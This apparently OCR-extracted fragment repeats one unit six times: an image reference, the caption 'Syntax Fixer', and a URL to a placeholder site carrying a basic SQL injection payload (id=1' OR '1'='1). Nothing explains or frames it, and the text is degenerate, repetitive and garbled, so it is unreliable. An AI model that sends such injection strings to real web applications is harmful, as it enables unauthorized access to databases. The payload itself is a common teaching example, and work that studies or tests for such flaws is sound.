
Syntax Fixer

http://sqli.vulnerable.site/posts.php?id=1' OR '1'='1




Syntax Fixer

http://sqli.vulnerable.site/posts.php?id=1' OR '1'='1




Syntax Fixer

http://sqli.vulnerable.site/posts.php?id=1' OR '1'='1




Syntax Fixer

http://sqli.vulnerable.site/posts.php?id=1' OR '1'='1




Syntax Fixer

http://sqli.vulnerable.site/posts.php?id=1' OR '1'='1




Syntax Fixer

http://sqli.vulnerable.site/posts.php?id=1' OR '1'='1



